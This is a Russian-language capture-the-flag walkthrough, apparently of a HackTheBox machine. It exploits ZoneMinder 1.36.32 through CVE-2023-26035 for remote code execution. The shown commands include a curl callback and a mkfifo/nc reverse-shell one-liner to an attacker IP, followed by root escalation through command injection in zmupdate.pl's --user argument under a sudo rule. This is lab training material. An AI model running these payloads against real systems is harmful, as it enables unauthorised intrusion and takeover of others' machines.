
```
cd /usr/share/zoneminder/www/api/app/Config
grep -iR version ./
```



```
matthew@surveillance:/usr/share/zoneminder/www/api/app/Config$ grep -iR version ./
./bootstrap.php:Configure::write('ZM_VERSION', '1.36.32');
./bootstrap.php:Configure::write('ZM_API_VERSION', '1.36.32.1');
```

Версия ZoneMinder

Узнали версию продукта — сразу идем искать эксплоиты.



Результатов: примерно 2 760 (0,26 сек.)

GitHub
https://github.com › heapbytes · Перевести эту страницу
POC script for CVE-2023-26035 (zoneminder 1.36.32)
This script is just an alternate version for metasploit-framework script.

GitHub
https://github.com › advisories · Перевести эту страницу
SQL Injection · Advisory · zoneminder
24 февр. 2023 г. — ZoneMinder version 1.36.32 is affected by a SQL Injection vulnerability. The (blind) SQL Injection vulnerability is present within the ...

Поиск эксплоитов для ZoneMinder в Google


Первая же ссылка ведет к эксплоиту для уязвимости CVE-2023-26035. Текущая версия ZoneMinder неправильно проверяет разрешения и параметры через функцию `shell_exec`, что можно использовать для удаленного исполнения кода без авторизации.

Давай для теста поднимем веб-сервер на Python:

```
python3 -m http.server 80
```


А теперь через эксплоит обратимся к нему с помощью `curl`.

```
python3 poc.py --target http://127.0.0.1:8080/ --cmd 'curl 10.10.16.
121/test_rce'
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/surveillance/CVE-2023-26035]
└─$ python3 poc.py --target http://127.0.0.1:8080/ --cmd 'curl 10.10.16.121/test_rce'
Fetching CSRF Token
Got Token: key:35cc6e71db9d70aca0859fb8b2afdcbb2e3f16b2,1703097454
[>] Sending payload..
[>] Command executed successfully!!
```

Выполнение эксплоита



```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.245 - - [[redacted]] code 404, message File not found
10.10.11.245 - - [[redacted]] "GET /test_rce HTTP/1.1" 404 -
10.10.11.245 - - [[redacted]] code 404, message File not found
10.10.11.245 - - [[redacted]] "GET /test_rce HTTP/1.1" 404 -
```

Логи веб-сервера

Команда выполняется успешно, и мы получаем обращение к нашему серверу. Значит, можем получить и реверс-шелл.

Справка: реверс-шелл


Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, запустившего шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

Запускаем листенер:

```
pwncat-cs -lp 4321
```

И через эксплоит выполняем однострочник на Bash, который и даст нам бэкконнект.

```
python3 poc.py --target http://127.0.0.1:8080/ --cmd 'rm /tmp/f;
mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.121 4321
>/tmp/f'
```




```
└─$ pwncat-cs -lp 4321
        ] Welcome to pwncat 🐈!
        ] received connection from 10.10.11.245:54844
        ] 10.10.11.245:54844: registered new host w/ db
(local) pwncat$ back
(remote) zoneminder@surveillance:/usr/share/zoneminder/www$ id
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
(remote) zoneminder@surveillance:/usr/share/zoneminder/www$
```

Сессия пользователя ZoneMinder

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Полную разведку в системе мы уже проводили на предыдущем этапе, поэтому при смене пользователя нам нужно перепроверить лишь несколько мест. Первое из них — настройки sudoers.

```
sudo -l
```




```
(remote) zoneminder@surveillance:/usr/share/zoneminder/www$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
```

Настройки sudoers

Справка: sudoers

Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.


Мы можем в привилегированном контексте запускать какие-то скрипты на Perl, входящие в ZoneMinder. Просмотрим все скрипты, удовлетворяющие маске из команды в sudoers.



```
(remote) zoneminder@surveillance:/usr/share/zoneminder/www$ ls /usr/bin/zm*
/usr/bin/zm_rtsp_server    /usr/bin/zmonvif-trigger.pl  /usr/bin/zmtrigger.pl
/usr/bin/zmaudit.pl        /usr/bin/zmore               /usr/bin/zmu
/usr/bin/zmc               /usr/bin/zmpkg.pl            /usr/bin/zmupdate.pl
/usr/bin/zmcamtool.pl      /usr/bin/zmrecover.pl        /usr/bin/zmvideo.pl
/usr/bin/zmcontrol.pl      /usr/bin/zmstats.pl          /usr/bin/zmwatch.pl
/usr/bin/zmdc.pl           /usr/bin/zmsystemctl.pl      /usr/bin/zmx10.pl
/usr/bin/zmfilter.pl       /usr/bin/zmtelemetry.pl
/usr/bin/zmonvif-probe.pl  /usr/bin/zmtrack.pl
```

Скрипты ZoneMinder

Файл `zmupdate.pl` содержит уязвимость Command Injection. Она возможна из-за неправильной обработки передаваемого скрипту имени пользователя в параметре `--user`. Полученная строка будет без обработки вставлена в команду `mysql`.




```
  if ($super) {
    $command .= ' --defaults-file=/etc/mysql/debian.cnf';
  } elsif ($dbUser) {
    $command .= ' -u'.$dbUser;
    $command .= ' -p\''.$dbPass.'\'' if $dbPass;
  }
```

Исходный код zmupdate.pl

Для проверки уязвимости можно выполнить команду `id`, а ее вывод записать в файл.

```
sudo /usr/bin/zmupdate.pl --version=1 --user='$(id > /tmp/test_lpe)'
--pass=ZoneMinderPassword2023
```




```
(remote) zoneminder@surveillance:/usr/share/zoneminder/www$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(id > /tmp/test_lpe)' --pass=ZoneMinderPassword2023

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue :
Please press 'y' for a backup or 'n' to continue only : n

Upgrading database to version 1.36.32
Upgrading DB to 1.26.1 from 1.26.0
ERROR 1698 (28000): Access denied for user '-pZoneMinderPassword2023'@'localhost'
Output:
Command 'mysql -u$(id > /tmp/test_lpe) -p'ZoneMinderPassword2023' -hlocalhost zm < /usr/share/zoneminder/db/zm_update-1.26.1.sql' exited with status: 1
(remote) zoneminder@surveillance:/usr/share/zoneminder/www$ ls -la /tmp/test_lpe
-rw-r--r-- 1 root root 39 Dec 20 19:09 /tmp/test_lpe
(remote) zoneminder@surveillance:/usr/share/zoneminder/www$ cat /tmp/test_lpe
uid=0(root) gid=0(root) groups=0(root)
(remote) zoneminder@surveillance:/usr/share/zoneminder/www$
```

Проверка уязвимости

Скрипт даже выводит команду `mysql`, которую выполняет. В файле присутствует вывод нашей `id`, а значит, можно запустить листенер и сразу выполнить реверс-шелл.

